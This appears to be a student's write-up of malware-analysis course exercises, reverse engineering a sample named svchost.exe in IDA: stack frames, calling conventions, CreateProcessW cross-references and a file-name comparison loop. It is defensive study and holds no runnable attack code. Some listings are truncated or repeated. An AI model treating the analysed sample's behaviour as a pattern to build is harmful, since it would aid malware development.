
```
call    ds:GetLastError
mov     [ebp+var_4], eax
push    offset stru_414FBC ; pThrowInfo
lea     eax, [ebp+pExceptionObject]
push    eax             ; pExceptionObject
mov     [ebp+pExceptionObject], offset off_413244
call    __CxxThrowException@8 ; _CxxThrowException(x,x)
```

```
loc_40650E:
lea     eax, [ebp+TempFileName]
push    eax             ; Src
mov     eax, [ebp+arg_0]
call    sub_402E75
mov     eax, [ebp+arg_0]
leave
retn
```

```
100.00% (-134,79) (231,473) 000058C8 004064C8: sub_4064C8 (Synchronized with Hex View-1)
```

```
-14

been propagated
finished.
```

6. The instructions that comprises the prologue is the instructions from the address 4064C8 to 4064CB:




```
.text:004064C8
.text:004064C8 ; =============== S U B R O U T I N E =======================================
.text:004064C8
.text:004064C8 ; Attributes: bp-based frame
.text:004064C8
.text:004064C8 ; int __cdecl sub_4064C8(int, LPCWSTR lpPathName)
.text:004064C8 sub_4064C8      proc near               ; CODE XREF: sub_406196+67↑p
.text:004064C8
.text:004064C8 TempFileName    = word ptr -210h
.text:004064C8 pExceptionObject= dword ptr -8
.text:004064C8 var_4           = dword ptr -4
.text:004064C8 arg_0           = dword ptr  8
.text:004064C8 lpPathName      = dword ptr  0Ch
.text:004064C8
.text:004064C8                 push    ebp
.text:004064C9                 mov     ebp, esp
.text:004064CB                 sub     esp, 210h
.text:004064D1                 and     [ebp+var_4], 0
.text:004064D5                 lea     eax, [ebp+TempFileName]
```

- push ebp to save the content of the register ebp to the stack.

- `mov ebp, esp` to move the content of the `esp` to `ebp`, therefore create the new stack frame.
- `sub esp, 210h` to create the new room in the stack for variable.

7. The last two instructions of the function are leave and retn. These instructions clean up the data and prepare the stack for the next function to be called.



IDA - svchost.exe C:\Users\hai\Desktop\Malware_SANS\Day2\svchost\svchost.exe


```
.text:004064F6                 mov     [ebp+var_4], eax
.text:004064F9                 push    offset __TI1?AVlivsx@@ ; pThrowInfo
.text:004064FE                 lea     eax, [ebp+pExceptionObject]
.text:00406501                 push    eax             ; pExceptionObject
.text:00406502                 mov     [ebp+pExceptionObject], offset ??_7livsx@@6B@ ; const livsx::`vftable'
.text:00406509                 call    __CxxThrowException@8 ; _CxxThrowException(x,x)
.text:0040650E ; ---------------------------------------------------------------------------
.text:0040650E
.text:0040650E loc_40650E:                             ; CODE XREF: sub_4064C8+26↑j
.text:0040650E                 lea     eax, [ebp+TempFileName]
.text:00406514                 push    eax             ; Src
.text:00406515                 mov     eax, [ebp+arg_0]
.text:00406518                 call    sub_402E75
.text:0040651D                 mov     eax, [ebp+arg_0]
.text:00406520                 leave
.text:00406521                 retn
.text:00406521 sub_4064C8      endp
.text:00406521
.text:00406522 ; ---------------------------------------------------------------------------
.text:00406522 ; START OF FUNCTION CHUNK FOR sub_406EBC
.text:00406522 ;   ADDITIONAL PARENT FUNCTION sub_405F64
.text:00406522
.text:00406522 loc_406522:                             ; CODE XREF: sub_406EBC+9659↓j
.text:00406522                                         ; sub_406EBC+96B2↓j ...
00005921 00406521: sub_4064C8+59 (Synchronized with Hex View-1)
```

```
The initial autoanalysis has been finished.
Caching 'Imports'... ok
Search completed. Found at 00414CA8.
```

8. The calling convention of the function is `cdecl`.


Exercise 2.4:


1. The CALL to CreateProcessW is at address 406166.



```
.text:00406165                 push    ebx             ; lpApplicationName
.text:00406166                 call    ds:CreateProcessW
.text:0040616C                 test    eax, eax
.text:0040616E                 jnz     short loc_406182
.text:00406170
```


2. The CALL resides in the sub_40611C function.





```
; Attributes: bp-based frame

; int __cdecl sub_40611C(LPWSTR lpCommandLine, int, int, int, int, int)
sub_40611C proc near

StartupInfo= _STARTUPINFOW ptr -54h
ProcessInformation= _PROCESS_INFORMATION ptr -10h
lpCommandLine= dword ptr  8
arg_14= dword ptr  1Ch

push    ebp
mov     ebp, esp
sub     esp, 54h
```

3. It is called from 4 locations:




xrefs to sub_40611C

Directio	Type	Address	Text
Up	p	TopLevelExceptionFilter+12	call sub_40611C
Up	p	WinMain(x,x,x,x)+4EA	call sub_40611C
Up	p	WinMain(x,x,x,x)+77B	call sub_40611C
D...	p	sub_406196+E3	call sub_40611C


Line 1 of 4

4. This function requires 2 arguments: `lpCommandLine` and `arg_14`, as they have positive offsets (local variables have negative offsets)




```
; Attributes: bp-based frame

; int __cdecl sub_40611C(LPWSTR lpCommandLine, int, int, int, int, int)
sub_40611C proc near

StartupInfo= _STARTUPINFOW ptr -54h
ProcessInformation= _PROCESS_INFORMATION ptr -10h
lpCommandLine= dword ptr  8
arg_14= dword ptr  1Ch

push    ebp
mov     ebp, esp
sub     esp, 54h
push    ebx
push    esi
```

5. Again, the function uses 2 local variables: `StartupInfo` and `ProcessInformation` as they have negative offsets.



```
StartupInfo= _STARTUPINFOW ptr -54h
ProcessInformation= _PROCESS_INFORMATION ptr -10h
lpCommandLine= dword ptr  8
arg_14= dword ptr  1Ch
```


6. The instructions that comprise the prologue:



```
.text:0040611C                 push    ebp
.text:0040611D                 mov     ebp, esp
.text:0040611F                 sub     esp, 54h
.text:00406122                 push    ebx
.text:00406123                 push    esi
.text:00406124                 push    edi
```

Those instructions save the value of EBP, create a new stack frame, and save the values of the registers that will be used in the function.


7. The instructions that comprise the epilogue:



```
.text:0040617B                 pop     edi
.text:0040617C                 pop     esi
.text:0040617D                 mov     al, bl
.text:0040617F                 pop     ebx
.text:00406180                 leave
.text:00406181                 retn
```

Those instructions restore the previous value of the registers being used during the function.


8. From the metadata of the function generated by IDA, this function uses `cdecl` calling convention.



```
; Attributes: bp-based frame

; int __cdecl sub_40611C(LPWSTR lpCommandLine, int, int, int, int, int)
sub_40611C proc near

StartupInfo= _STARTUPINFOW ptr -54h
ProcessInformation= _PROCESS_INFORMATION ptr -10h
lpCommandLine= dword ptr  8
arg_14= dword ptr  1Ch
```

Exercise 2.5:

1. The string `Application Data` is referenced at `418CFC`.




```
.data:00418CDC                 dd offset aBoot         ; "Boot"
```

xrefs from .data:00418CFC

Directio	Type	Address	Text
Up	o	.rdata:aApplicationDat	text "UTF-16LE", 'Application Data',0

Line 1 of 1

2. The group of string located at `418CD8` is referenced at `407D84`.




```
.text:00407D84                 push    off_418CD8[esi] ; String2
.text:00407D8A                 lea     eax, [ebp+FindFileData.cFileName]
.text:00407D90
.text:00407D91
.text:00407D96
.text:00407D97
.text:00407D98
.text:00407D9A
.text:00407DA0
.text:00407DA3
.text:00407DA6
.text:00407DA8
.text:00407DAF
.text:00407DB1
.text:00407DB4                 lea     eax, [ebp+var_78]
.text:00407DB7                 push    eax
.text:00407DB8                 call    sub_408BA5
.text:00407DBD                 pop     ecx
.text:00407DBE                 lea     ecx, [ebp+FindFileData.cFileName]
.text:00407DC4                 push    ecx
.text:00407DC5                 push    eax
.text:00407DC6                 lea     eax, [ebp+var_5C]
.text:00407DC6 ;   } // starts at 407CED
.text:00407DC9 ;   try {
.text:00407DC9                 mov     byte ptr [ebp+var_4], 1
.text:00407DCD                 call    sub_4024CD
.text:00407DD2                 push    eax
.text:00407DD3                 push    [ebp+arg_0]
007184 00407D84: sub_407CA7:loc_407D84 (Synchronized with Hex View-1)
```

xrefs to off_418CD8

Directio	Type	Address	Text
	r	sub_407CA7:loc_407D84	push off_418CD8[esi]; String2

Line 1 of 1

3. Here, we can see that the loop is the instructions from `407D84` to `407DA6`.




```
.text:00407D84 loc_407D84:                             ; CODE XREF: sub_407CA7+FF↓j
.text:00407D84                 push    off_418CD8[esi] ; String2
.text:00407D8A                 lea     eax, [ebp+FindFileData.cFileName]
.text:00407D90                 push    eax             ; String1
.text:00407D91                 call    __wcsicmp
.text:00407D96                 pop     ecx
.text:00407D97                 pop     ecx
.text:00407D98                 test    eax, eax
.text:00407D9A                 jz      loc_407F22
.text:00407DA0                 add     esi, 4
.text:00407DA3                 cmp     esi, 38h ; '8'
.text:00407DA6                 jb      short loc_407D84
.text:00407DA8                 test    byte ptr [ebp+FindFileData.dwFileAttributes], 10h
.text:00407DAF                 jz      short loc_407DF6
.text:00407DB1                 mov     edi, [ebp+arg_4]
```

The loop starts at address 407D84 and ends at address 407DA6. The loop counter is stored in register esi. The loop continues executing until the value of esi is greater than or equal to 38h.

At the beginning of the loop, the file name at offset esi is pushed onto the stack. The wcsicmp function is then called to compare the file name to a given string. If the comparison is successful, the loop jumps to address 407F22. Otherwise, the loop counter is incremented by 4 and the loop continues executing.

The purpose of this loop is to iterate over a list of file names and call the wcsicmp function to compare each file name to a given string. If the comparison is successful, the loop jumps to address 407F22. Otherwise, the loop continues executing until the end of the list is reached

Exercise 2.6:



```
IDA - svchost.exe C:\Users\hai\Desktop\Malware_SANS\Day2\svchost\svchost.exe
```

```
lea     eax, [ebp+Buffer] ; Load Effective Address
push    eax             ; lpBuffer
mov     edi, 520
push    edi             ; nBufferLength
call    ds:GetTempPathW ; Indirect Call Near Procedure
test    eax, eax        ; Logical Compare
jz      short loc_4052A7 ; Jump if Zero (ZF=1)
```

```
cmp     eax, edi        ; Compare Two Operands
pop     edi
jnb     short loc_4052A7 ; Jump if Not Below (CF=0)
```

```
push    [ebp+var_4]
and     dword ptr [esi+10h], 0 ; Logical AND
xor     ecx, ecx        ; Logical Exclusive OR
lea     eax, [ebp+eax*2+Buffer] ; Load Effective Address
mov     dword ptr [esi+14h], 7
push    eax
mov     [esi], cx
push    esi
lea     ecx, [ebp+Buffer] ; Load Effective Address
call    sub_405904      ; Call Procedure
mov     eax, esi
leave                   ; High Level Procedure Exit
retn                    ; Return Near from Procedure
```

```
loc_4052A7:
call    ds:GetLastError ; Indirect Call Near Procedure
mov     [ebp+var_4], eax
push    offset __TI1?AVlivsx@@ ; pThrowInfo
lea     eax, [ebp+pExceptionObject] ; Load Effective Address
push    eax             ; pExceptionObject
mov     [ebp+pExceptionObject], offset ??_7livsx@@6B@ ; const livsx::`vftable'
call    _CxxThrowException@8 ; _CxxThrowException(x,x)
sub_405252 endp ; sp-analysis failed
```

```
80.00% (-105,244) (699,383) 0000466C 0040526C: sub_405252+1A (Synchronized with Hex View-1)
```

```
419460: using guessed type int dword_419460;
419460: using guessed type int dword_419460;
Caching 'Imports'... ok
```

This complex conditional statement checks whether the function GetTempPathW succeeds and whether the buffer is large enough to store the path.

The function GetTempPathW takes two parameters: nBufferLength (edi) and lpBuffer (eax). The nBufferLength parameter specifies the length of the buffer, and the lpBuffer parameter specifies the buffer where the path will be stored.

